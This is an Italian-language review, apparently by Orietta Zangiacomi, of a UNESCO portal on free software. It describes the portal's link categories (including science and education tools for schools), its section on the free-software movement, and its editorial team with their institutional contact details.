- software: comunicazioni, utilità per lo sviluppo, librerie digitali, sistemi operativi, tool di produttività, scienze e formazione.

La raccolta di siti è amplissima, aggiornata, curata, esauriente, certamente una delle più ricche che si possano trovare in rete sul software libero: a seconda della categoria troverete sia i siti ufficiali (dal sito GNU a quello della Free Software Foundation), sia quelli delle distribuzioni Linux, quelli di università e riviste, quelli da cui fare il download del software ... Solo una rapida presa di visione della prima pagina di questi siti vi incatenerà al computer per almeno un paio di ore. Si tratta ovviamente per la maggior parte di siti redatti in lingua inglese. Alcuni sono in lingua francese. I siti redatti in italiano da me rintracciati a partire dal portale sono veramente pochi. Cito Linux Valley, il portale italiano delle notizie e degli articoli aggiornati quotidianamente (www.linuxvalley.it), e Linuxdidattica, il sito dedicato alla didattica con Linux *(www.linuxdidattica.org)*. Consiglio una visita alla pagina dei link sul software dedicata alla scienza e alla formazione: chi opera nella scuola troverà qui link a strumenti didattici bellissimi e validissimi, gratuiti e perfettamente alternativi a quelli operanti sulla piattaforma Microsoft.
Le categorie presenti in tale pagina sono:

- intelligenza artificiale (AI)
- astronomia
- chimica e biologia
- matematica e statistica
- fisica.





Figura 1

La home page del sito.

Le pagine dei link sono costruite dal portale in modo dinamico ma risultano efficienti e rapide da scaricare sul proprio computer.

Il movimento del software libero

Trovate qui la storia del software libero ed il significato dei tipi di licenza sul software; in questa parte del portale si chiarisce come si fa a partecipare al processo di produzione del software libero; si fornisce una bibliografia e si fanno alcuni cenni a come sul software libero si possa anche creare un business.

Redattori e responsabili

Riprendo qui le notizie fornite dagli stessi redattori nel sito. Il portale è stato realizzato da più persone appartenenti al movimento del Free Software in cooperazione con la segreteria UNESCO. Il mantenimento è a cura della Divisione Società Informatica dell'UNESCO. Alcuni membri del team di lavoro sono :

- capo redattore: *Axel Plathe (a.plathe@unesco.org)*
- webmaster: *Richard Cadiou (r.cadiou@unesco.org)*
- produttore: *Jean-Claude Dauphin (jc.dauphin@unesco.org)*

Eventuali chiarimenti possono essere richiesti al numero di telefono +33.1.45.68.37.89 o di fax +33.1.45.68.55.82 o direttamente a UNESCO, Information Society Division ,7, place de Fontenoy, 75352 Paris 07 SP, France

Orietta Zangiacomi